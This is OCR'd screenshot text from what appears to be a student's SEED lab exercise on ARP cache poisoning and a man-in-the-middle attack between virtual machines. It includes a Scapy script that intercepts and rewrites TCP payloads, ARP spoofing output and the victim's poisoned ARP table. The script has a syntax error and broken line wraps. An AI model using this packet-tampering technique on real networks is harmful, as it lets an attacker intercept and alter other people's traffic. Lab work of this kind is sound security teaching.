
```
#!/usr/bin/python3
from scapy.all import *
import re
VM_A_IP = '10.0.2.5'
VM_B_IP = '10.0.2.6'
VM_A_MAC = '08:00:27:61:61:65'
VM_B_MAC = '08:00:27:6e:29:06'

def spoof_pkt(pkt):
        if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt
[TCP].payload:
         newpkt = IP(pkt[IP])
         del(newpkt.chksum)
         del(newpkt[TCP].chksum)
         del(newpkt[TCP].payload)
         olddata = pkt[TCP].payload.load # Get the original payload data
         if olddata = 'siri':
                newdata = 'AAAA'
         else :
                newdata = olddata;
         send(newpkt/newdata)
        elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
         send(pkt[IP]) # Forward the original packet
pkt = sniff(filter='tcp',prn=spoof_pkt)
```



```
.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 08:00:27:6e:29:06
  src       = 08:00:27:1c:cb:a7
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:1c:cb:a7
     psrc      = 10.0.2.5
     hwdst     = 08:00:27:6e:29:06
     pdst      = 10.0.2.6

.
Sent 1 packets.
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
n$ 
```



```
[10/12/21]seed@SiriS_PES1UG19CS485_Victim_B:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.4                 ether   08:00:27:1c:cb:a7   C
                    enp0s3
10.0.2.3                 ether   08:00:27:7e:44:e5   C
                    enp0s3
10.0.2.5                 ether   08:00:27:1c:cb:a7   C
                    enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
[10/12/21]seed@SiriS_PES1UG19CS485_Victim_B:~$ nc -l 90
90
siri
```



SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]

```
[10/12/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin/pytho
n$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
[10/12/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin/pytho
n$ sudo python task_3.py
```